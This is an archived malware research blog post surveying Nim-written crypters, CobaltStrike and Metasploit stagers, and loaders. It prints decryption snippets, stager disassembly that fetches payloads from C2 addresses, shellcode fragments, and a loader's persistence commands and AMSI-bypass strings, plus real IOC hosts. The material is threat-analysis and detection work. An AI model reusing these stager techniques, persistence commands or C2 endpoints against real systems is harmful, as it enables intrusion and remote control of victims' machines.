Investigation into the state of Nim malware

By Jason Reaves

Published: 2021-03-01 · Archived: 2026-04-05 23:00:48 UTC

Press enter or click to view image in full size

7 min read

Mar 1, 2021

By: Jason Reaves and Joshua Platt

Whenever malware is found to be written in new programming languages the AV detections are generally lacking because the new language is producing bytecode sequences that are relatively unknown along with strings of data that can throw off static based heuristic models. It also usually causes stress within the malware reverse engineering community as was seen with GoLang malware initially.

Enter Nim[1], which was used to create a repository of code examples leveraging Nim for red team related utilities but malware developers take notice of things that can be leveraged for more infections including compiled programming languages that bypass AV detections. This was brought more to light recently in a report we put out going over a new loader being leveraged by the TrickBot cybercrime group that was written in Nim, NimRod[5], much the same as they use BazarLoader[3] and some of the concepts or development requirements for Baza could of been imposed on NimRod after all they are both being leveraged as loaders to deliver CobaltStrike primarily[4].

Get Jason Reaves's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

This left me wondering what else was out there in the world of Nim malware, this report is a compilation of my findings.

Nim Crypter

First we have possibly an adversary leveraging code from OffensiveNim to conceal an onboard encrypted binary, something we would normally refer to as a Crypter in the malware world but is a tool that is designed to bypass AV by wrapping a layer around a binary that would otherwise be detected.

```
MD5: 507500d9c55ac4db55c7ea4adfe1380b                                                                          SHA-1:
```

This is using publicly available code from OffensiveNim but also step-by-step instructions[6,7] that are available for how to use the code to crypt up and deliver a .NET assembly. The standard method in the repo involves storing the file AES encrypted and Base64 encoded, we can reverse the process to statically recover the onboard file.

```
>>> from Crypto.Cipher import AES
>>> from Crypto.Util import Counter
>>> import hashlib
>>> k = hashlib.sha256('TARGETDOMAIN').digest()
>>> import base64
>>> b = base64.b64decode(b)
>>> c = base64.b64decode('VcVWbuX3TM+koCBd+2YHrw==')
>>> int(binascii.hexlify(c),16)
114009015196344035509101775155687196591L
>>> ctr = Counter.new(128, initial_value=114009015196344035509101775155687196591)
>>> aes = AES.new(k, AES.MODE_CTR, counter=ctr)
>>> aes.decrypt(b)
'MZ\x90\x00\x03\x00\x00\x00\x04\x00\x00\x00\xff\xff\x00\x00\xb8\x00\x00\x00\x00\x00\x00\x00@\x00\x00
```

In this case it is loading a GruntHTTP stager:

```
https://yeshua.vip:443
2E4D5B0FEE977939ED85AAFB89CC40F8B2350385
VXNlci1BZ2VudA==,Q29va2ll
TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgNi4xKSBBcHBsZVdlYktpdC81MzcuMzYgKEtIVE1MLCBsaWtlIEdlY2tvKSBDaHJvbWUv
L2VuLXVzL2luZGV4Lmh0bWw=,L2VuLXVzL2RvY3MuaHRtbA==,L2VuLXVzL3Rlc3QuaHRtbA==
i=a19ea23062db990386a3a478cb89d52e&data={0}&session=75db-99b1-25fe4e9afbe58696-320bea73MD5: e65a6968
```

Another usage of OffensiveNim code as a crypter but this time direct references to SharpKatz which was explained in the PPN github repo[6]. Decoding out the onboard file in the same manner leaves us with SharpKatz:

```
\Users\chippy\Desktop\HACKING_RESOURCES\SharpKatz-master\SharpKatz\obj\Debug\SharpKatz.pdb
```

Nim Stagers

A common area where we saw GoLang being used when malware developers started noticing it was with stagers or Meterpreter or CobaltStrike, the same pattern holds true for Nim as well.

```
MD5: e65a69688e0c75f41f1388c82e1069ba                                                   SHA-1:
```

The shellcode is in the clear and appears to be Metasploit code for downloading and executing a next stage, even with the shellcode in the clear the detections at time of upload to VirusTotal were 4/66.

Press enter or click to view image in full size

```
                call    loc_4241BF
sub_424176      endp ; sp-analysis failed

; ---------------------------------------------------------------------------
a45_43_2_118    db '45.43.2.118',0
; ---------------------------------------------------------------------------

loc_4241BF:                             ; CODE XREF: sub_424176+38↑p
                pop     rdx
                mov     rcx, rax
                mov     r8, 1BBh
                xor     r9, r9
                push    rbx
                push    rbx
                push    3
                push    rbx
                mov     r10, 0C69F8957h
                call    rbp
                call    sub_42422D
; ---------------------------------------------------------------------------
a0cqbwssejyndys db '/0CqbWSSeJYnDYsJgo2j0GQQIEFZjPoJ1fl-GcF5ImADjQ96qLBBIGcfvWYJmE-Dz'
                db 'PsXr28QU',0
```

Here we can see that the next stage will be pulled from 45.43.2.118 but this was down at the time I discovered the file, the IP address was associated with being a CobaltStrike C2 at one point in time according to VirusTotal data.

Press enter or click to view image in full size

Scanned	Detections	URL
2020-12-13	1 / 83	http://45.43.2.118/Gt8j
2021-01-23	0 / 83	https://45.43.2.118/g.pixel
2021-01-13	0 / 83	https://45.43.2.118/updates.rss
2020-12-17	0 / 83	http://45.43.2.118/
2020-12-13	0 / 83	http://45.43.2.118/ptj

Communicating Files

Scanned	Detections	Type	Name
2021-01-22	50 / 70	Win32 EXE	cobaltstrike_shellcode.exe
2020-12-13	31 / 69	Win32 DLL	artifact.dll

Photo credit: [VirusTotal]

```
MD5: 78a94df84f31c12a428cbdeeb179dc6b                                                           SHA-1:
```

This is also a stager but this time the shellcode is obfuscated, the first layer is base64.


```
uGY9pAPzVQhtiSUAgUPskzKDdniP5h4btXJZaNKEUS6v2MrXnhXA9lv+f85M4Lw3mdlgnWPkq0eVM+GQqoYHspYkh8vWZUJ3Ktqu
```


After Base64 decoding this the sample will then treat the first 256 bytes as a lookup table to deobfuscate the remaining data.

```
>>> tbl = a[:256]
>>> data = a[256:]
>>> data = bytearray(a[256:])
>>> out = ""
>>> for i in range(len(data)):
...   out += tbl[data[i]]
...
>>> out
'\xfcH\x83\xe4\xf0\xe8\xc8\x00\x00\x00AQAPRQVH1\xd2eH\x8bR`H\x8bR\x18H\x8bR H\x8brPH\x0f\xb7JJM1\xc9
```

The decoded data is CobaltStrike stager shellcode with a local IP address. We were able to pivot on this technique of decoding the shellcode to find another stager using the same decoding mechanism to a live C2:

```
MD5: 76c7bb63fb46ecd31bee614e2760fc2f
SHA-1: 8dcc70fcbeb7231986fe9420f7cd8bc8a1223ddf
SHA-256: d7cdf7bca8c90d21e64b0c790ce5aa9124623dd2788088c81160703e00ff2052
```


The shellcode stager this decodes out goes to:

```
35.241.81.15/AdhP
```

Which contains a shellcode wrapped CobaltStrike beacon when downloaded.

```
{'ProcInject_Execute': '\x06\x00B\x00\x00\x00\x06ntdll\x00\x00\x00\x00\x13RtlUserThreadStart\x00\x01
```

This also turns out to be a CobaltStrike stager with a local IP address but the data is encrypted using 3DES with the key on top of the encrypted data:



The last stager we are going to look at it has a few more layers of encoding on the stager shellcode but it also currently only has 5 detections on VirusTotal.

```
MD5: 0a7b2ae58ac40dfd7a972a6cff81315a                                                    SHA-1:
```

The XOR key for the shellcode is stored single byte XOR encoded itself:

```
mov     edx, 7Fh
mov     ecx, offset _TM__aSichrmcsX4N2dmvfJuEIg_6
call    @nsuRepeatStr@8
mov     [ebp+var_10], eax
mov     eax, [ebp+var_10]
mov     edx, eax
mov     ecx, offset _TM__aSichrmcsX4N2dmvfJuEIg_5
call    @xor__TZcLzKIg81Z1v9bRPxL1VYg@8
mov     [esp+4], eax
```

Then the encoded stager shellcode is copied:

```
mov     [ebp+var_14], 0
mov     eax, ds:_passwordXOr1__PRu9c4LT6ooxkODncA4BFew
mov     [ebp+var_14], eax
mov     ecx, offset _TM__aSichrmcsX4N2dmvfJuEIg_8
call    @copyStringRC1@4
mov     ds:_passwordXOr1__PRu9c4LT6ooxkODncA4BFew, eax
cmp     [ebp+var_14], 0
jz      short loc_413F8C
```

The encoded shellcode and XOR key are then passed to a function calling itself showStr:

```
mov     [ebp+var_24], 5Eh
mov     [ebp+var_20], offset aRootFileservic ; "/root/Fi
mov     edx, ds:_LOGINS_XOR__sCMnMc8dE3B5zVubv2jHvg
mov     eax, ds:_passwordXOr1__PRu9c4LT6ooxkODncA4BFew
mov     ecx, eax
call    @showStr__Exn0UpolVP3hUDAnvf9bN7Q@8
```

This function will actually be decoding the shellcode:

```
mov     [ebp+var_10], 0
mov     eax, [ebp+var_3C]
mov     ecx, eax
call    @decode__1K179cMiZwgvL2STX0zCCmw@4
mov     [ebp+var_10], eax
mov     [ebp+var_14], 0
mov     edx, [ebp+var_40]
mov     eax, [ebp+var_10]
mov     ecx, eax
call    @strXor__Exn0UpolVP3hUDAnvf9bN7Q_2@8
mov     [ebp+var_14], eax
mov     eax, [ebp+var_14]
mov     [esp], eax
call    _nimToCStringConv_1
mov     ecx, eax
call    @cstrToNimstr@4
mov     [ebp+var_C], eax
```

The steps are Base64 decode -> XOR -> unhexlify which leaves us with another stager shellcode blob:

```
\xfc\xe8\x89\x00\x00\x00`\x89\xe51\xd2d\x8bR0\x8bR\x0c\x8bR\x14\x8br(\x0f\xb7J&1\xff1\xc0\xac<a|\x02
```

Loaders

Aside from NimRod there appears to be other loader malware out there written in Nim that shares some code similarity with NimRod in regards to the string encoding technique, whether this mean they are based on similar code bases or were developed by the same person is unsure.

```
MD5: 325a71e33559a634ec08bccd0d3898f8
SHA-1: de3a15fb7b7571cc697b8c262e56e4be31c74302
SHA-256: bdf20694e32d8305b859bf0d36b62078fd9ec330ece3f37e8192ff738165faee
```

The CAB file contains two files in it which are both written in Nim and contain the same string encoding routine as NimRod.

```
Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2021-01-09 00:22:40 ....A       112248               Loader.exe
2021-01-09 00:22:14 ....A       302200               reader_sl.exe
------------------- ----- ------------ ------------  ------------------------
2021-01-09 00:22:40             414448       136673  2 files
```

Loader.exe:

```
MD5: dca780bc42a73d11ddfbc9f44a5f7a87
SHA-1: e3b01fed4799dd38490f49cf974d669b3fa8887f
SHA-256: 63c81b095e6a461587717b5191028f55dc413bf2457f8fc89c8d8dfbf810491e
```

Decoded strings:

```
APPDATA
reader_sl
\reader_sl.exe
reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v
 /t REG_SZ /d
sc create
 binPath=
cmd /K start
 start= auto error= ignore
reg add HKCU\Software\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}\LocalServer32 /ve /t REG_
 /f
cmd.exe /c
[*] Initializing...
cmd.exe /c start
[!] Unknown Error!
```

reader_sl.exe

```
MD5: a3dbfa1081a6b79cbedda57f859a2942
SHA-1: 86eff4c7c5f0cc587ab94fc0b63d5e771548cf84
SHA-256: 5195ead146c387e55c4e7b00818b30bd80d044a71b9717597de3cbc535344984
```

Clear strings:

```
capture
mypid
start /b
start
cloneme
[!] Unknown exception!
cmd.exe /c start /b
 -Verb RunAs
powershell Start-Process
uac
deactivate
update.php
cmd
key
Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)
User-agent
activate
get
sleep
```

Decoded strings:

```
amsi
AmsiScanBuffer
[*] Disabled:
[*] Parsing...
http://msbackup.ddns.net/f01c137e-0eb6-4fba-9ef0-40c9cfac3135/
1qaz@WSX
-
USERNAME
[*] Initializing...
[+] DONE!
User-agent
Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)
clients/
.html
kill server
```

```
[!] Unknown exception!
[!] Page Not Found!
id
key
cmd
ndm
update.php
```

We've shown a number of examples that demonstrate a variety of people are experimenting with using Nim for various purposes, most of the testing at this time appears to be red team related but some malicious actors have also been utilizing it recently.

IOCs

```
42.51.12.61
35.241.81.15
ss.payl0ad.ga
msbackup.ddns.net
```

References

1: https://nim-lang.org/

2: https://github.com/byt3bl33d3r/OffensiveNim

3: https://www.crowdstrike.com/blog/wizard-spider-adversary-update/

4: https://www.bleepingcomputer.com/news/security/bazarloader-used-to-deploy-ryuk-ransomware-on-high-value-targets/

5: https://medium.com/walmartglobaltech/nimar-loader-4f61c090c49e

6: https://github.com/snovvcrash/PPN

7: https://s3cur3th1ssh1t.github.io/Playing-with-OffensiveNim/

Source: https://medium.com/walmartglobaltech/investigation-into-the-state-of-nim-malware-14cc543af811